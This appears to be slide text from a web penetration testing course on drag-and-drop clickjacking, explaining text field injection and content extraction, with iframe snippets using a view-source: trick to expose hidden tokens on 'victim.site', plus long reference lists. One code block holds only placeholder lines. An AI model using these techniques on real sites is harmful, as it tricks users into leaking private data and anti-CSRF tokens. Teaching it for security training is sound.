The next slide is a single example; however, the possible scenarios are immeasurable, which can be anywhere from ball games to puzzles.


6.4.4.1.1 Text Field Injection

Text Field Injection

Injected Payload

Hacking Steps

The glass is the victim form in an invisible iframe.



6.4.4.1.1 Text Field Injection

Text Field Injection

To explain this kind of exploitation, Krzysztof Kotowicz has developed a vulnerable scenario and a simple game to exploit the vulnerability named **Alphabet Hero**.

Alphabet Hero

by [Krzysztof Kotowicz](#) - [more info](#)

Drag **green** letter to corresponding lowercase **red** letter on the right. For example: drag "P" to "p". The cursor will change

A

h	q	a
i	p	d
n	w	g
c	e	x

6.4.4.1.2 Content Extraction

Content Extraction

The dual of the previous attack allows us to extract content from areas we cannot access (i.e., restricted areas). In this scenario, we must trick the victim into dragging their private data into areas under our control.

In order to trick the victim so we can extract content from the targeted web page, we must know what to extract and where it is located.

6.4.4.1.2 Content Extraction

Content Extraction

If the **secret** is part of a URL, in an HTML **anchor** element or an **image**, dragging is quite easy. In fact, when the elements are dropped onto a target location, they will be converted into a serialized URL.



6.4.4.1.2 Content Extraction

Content Extraction

The difficult part is when the secret is not easily draggable because it is part of a textual content of the page. Then, we need to trick the victim into first selecting the section we want and then later dropping the selection on our text area.



6.4.4.1.2 Content Extraction

Content Extraction

Sometimes, information in clear text is not enough and we need to go deeper into the page.

For example, let's think about anti-CSRF tokens hidden in forms, or whatever is only visible by inspecting the source code.

```
23 # ...
24 # ...
25 # ...
26 # ...
27 # ...
28 # ...
29 # ...
30 # ...
31 # ...
32 # ...
33 # ...
34 # ...
35 # ...
36 # ...
37 # ...
38 # ...
39 # ...
40 # ...
41 # ...
42 # ...
43 # ...
44 # ...
45 # ...
46 # ...
47 # ...
48 # ...
49 # ...
50 # ...
51 # ...
52 # ...
53 # ...
54 # ...
55 # ...
56 # ...
57 # ...
58 # ...
59 # ...
60 # ...
61 # ...
62 # ...
63 # ...
64 # ...
65 # ...
66 # ...
67 # ...
68 # ...
69 # ...
70 # ...
71 # ...
72 # ...
73 # ...
74 # ...
75 # ...
76 # ...
77 # ...
78 # ...
79 # ...
80 # ...
81 # ...
82 # ...
83 # ...
84 # ...
85 # ...
86 # ...
87 # ...
88 # ...
89 # ...
90 # ...
91 # ...
92 # ...
93 # ...
94 # ...
95 # ...
96 # ...
97 # ...
98 # ...
99 # ...
100 # ...
```

6.4.4.1.2 Content Extraction

Content Extraction

We could use the **view-source:** pseudo-protocol to load the HTML source code into an iframe. So instead of using:

```
<iframe src="http://victim.site/secretInfoHere/"></iframe>
```

We change the **src** attribute to:

```
<iframe src="view-source:http:// victim.site/secretInfoHere/"></iframe>
```

Secret fields

Hello mr Secret

your credit card: 634756342745867

this is a form

```
<input type="hidden" value="secret1" >  
<input type="hidden" value="secret2" >
```

6.4.4.1.2 Content Extraction

Content Extraction

The downside of this approach is that, despite many browsers supporting the **view-source** pseudo protocol, this technique only works on Firefox, without the NoScript add-on.

WAPT

References



References



[HTML5 differences from HTML4](https://www.w3.org/TR/html5-diff/)

<https://www.w3.org/TR/html5-diff/>



[TiddlyWiki](http://tiddlywiki.com/)

<http://tiddlywiki.com/>



[Geolocation API Specification 2nd Edition](http://www.w3.org/TR/geolocation-API/)

<http://www.w3.org/TR/geolocation-API/>



[Fullscreen API](https://dvcs.w3.org/hg/fullscreen/raw-file/tip/Overview.html)

<https://dvcs.w3.org/hg/fullscreen/raw-file/tip/Overview.html>



References



Content Security Policy Level 3

<http://www.w3.org/TR/CSP/>



Cross-Origin Resource Sharing

<http://www.w3.org/TR/cors/>



Cross-Document Messaging

<https://html.spec.whatwg.org/multipage/web-messaging.html>



HTML Standard: Sandbox Attribute

<http://www.w3.org/TR/html5/embedded-content-0.html#attr-iframe-sandbox>



References



[browsersec - Part2.wiki](https://code.google.com/p/browsersec/wiki/Part2#Same-origin_policy)

https://code.google.com/p/browsersec/wiki/Part2#Same-origin_policy



[Cross-Origin Resource Sharing](http://www.w3.org/TR/cors/)

<http://www.w3.org/TR/cors/>



[Cross-Origin Resource Sharing: Syntax](http://www.w3.org/TR/cors/#syntax)

<http://www.w3.org/TR/cors/#syntax>



[Cross-Origin Resource Sharing: User Credentials](http://www.w3.org/TR/cors/#user-credentials)

<http://www.w3.org/TR/cors/#user-credentials>



References

JSRecon

<https://web.archive.org/web/20120313125925/http://www.andlabs.org/tools/jsrecon/jsrecon.html>

Shell of the future (SOTF)

<https://web.archive.org/web/20150223205517/http://www.andlabs.org/tools/sotf/sotf.html>

RFC6265 – 6.1 Limits

<https://tools.ietf.org/html/rfc6265#section-6.1>

Web SQL Database

<http://www.w3.org/TR/webdatabase/>



References

Web Storage – Security Storage

<http://www.w3.org/TR/webstorage/#security-storage>

Indexed Database API 2.0

<http://www.w3.org/TR/IndexedDB/>

Web SQL Database

<http://www.w3.org/TR/webdatabase/>

IndexedDB API – Basic Concepts

https://developer.mozilla.org/en-US/docs/Web/API/IndexedDB_API/Basic_Concepts_Behind_IndexedDB



References

Same Origin Policy

http://www.w3.org/Security/wiki/Same_Origin_Policy

Saving files locally using IndexedDB

[http://msdn.microsoft.com/en-us/library/ie/hh779017\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ie/hh779017(v=vs.85).aspx)

HTML5 Web Messaging

<http://www.w3.org/TR/webmessaging/>

RFC6455

<http://tools.ietf.org/html/rfc6455>



References

The WebSocket API

<http://www.w3.org/TR/websockets/>

HTML5 WebSocket: A Quantum Leap in Scalability for the Web

<http://www.websocket.org/quantum.html>

Web Workers: Dedicated Workers and the Worker Interface

<http://www.w3.org/TR/workers/#dedicated-workers-and-the-worker-interface>

Web Workers: Shared Workers and the Sharedworker Interface

<http://www.w3.org/TR/workers/#shared-workers-and-the-sharedworker-interface>



References

[HTML5test – How well does your browser support HTML5?](#)

<http://html5test.com/compare/feature/performance-worker/communication-eventSource/communication-websocket.basic/security-cors/security-postMessage.html>

[Ravan – Web Worker cracking tool](#)

<http://web.archive.org/web/20160315031218/http://www.andlabs.org/tools/ravan.html>

[IE8 Security Part IV: The XSS Filter](#)

<http://blogs.msdn.com/b/ie/archive/2008/07/02/ie8-security-part-iv-the-xss-filter.aspx>

[RFC7034 – HTTP Header Field X-Frame-Options](#)

<http://tools.ietf.org/html/rfc7034>



References

[RFC6797 – HTTP Strict Transport Security \(HSTS\)](#)

<http://tools.ietf.org/html/rfc6797>

[Can I use...Strict Transport Security](#)

<http://caniuse.com/#feat=stricttransportsecurity>

[MIME Sniffing: feature or vulnerability?](#)

<http://blog.fox-it.com/2012/05/08/mime-sniffing-feature-or-vulnerability/>

[Secure Content Sniffing for Web Browsers, or How to Stop Papers from Reviewing Themselves](#)

<http://www.adambarth.com/papers/2009/barth-caballero-song.pdf>



References

IE8 Security Part VI: Beta 2 Update

<http://blogs.msdn.com/b/ie/archive/2008/09/02/ie8-security-part-vi-beta-2-update.aspx>

Content Security Policy Level 3 - Directives

<http://www.w3.org/TR/CSP/#directives>

Content Security Policy Level 3 – script-src

<http://www.w3.org/TR/CSP/#script-src>

Content Security Policy Level 3

<http://www.w3.org/TR/CSP/>



References

CSP Playground

<http://www.cspplayground.com/>

Facebook Worm – “Likejacking”

<http://nakedsecurity.sophos.com/2010/05/31/facebook-likejacking-worm/>

...because you can't get enough of clickjacking

<http://seclists.org/fulldisclosure/2010/Mar/232>

Stroke triggered XSS and StrokeJacking

http://blog.andlabs.org/2010/04/stroke-triggered-xss-and-strokejacking_06.html



References

HTML Standard – Drag and Drop

<http://www.w3.org/TR/html5/editing.html#dnd>

Can I use – Drag and Drop

<http://caniuse.com/#feat=dragndrop>

Paul Stone – New attacks against framed web pages

https://web.archive.org/web/20160413235555/http://www.contextis.com/documents/5/Context-Clickjacking_white_paper.pdf

Exploiting the unexploitable XSS with clickjacking

<http://blog.kotowicz.net/2011/03/exploiting-unexploitable-xss-with.html>





Web Workers

<http://www.w3.org/TR/workers/>

References

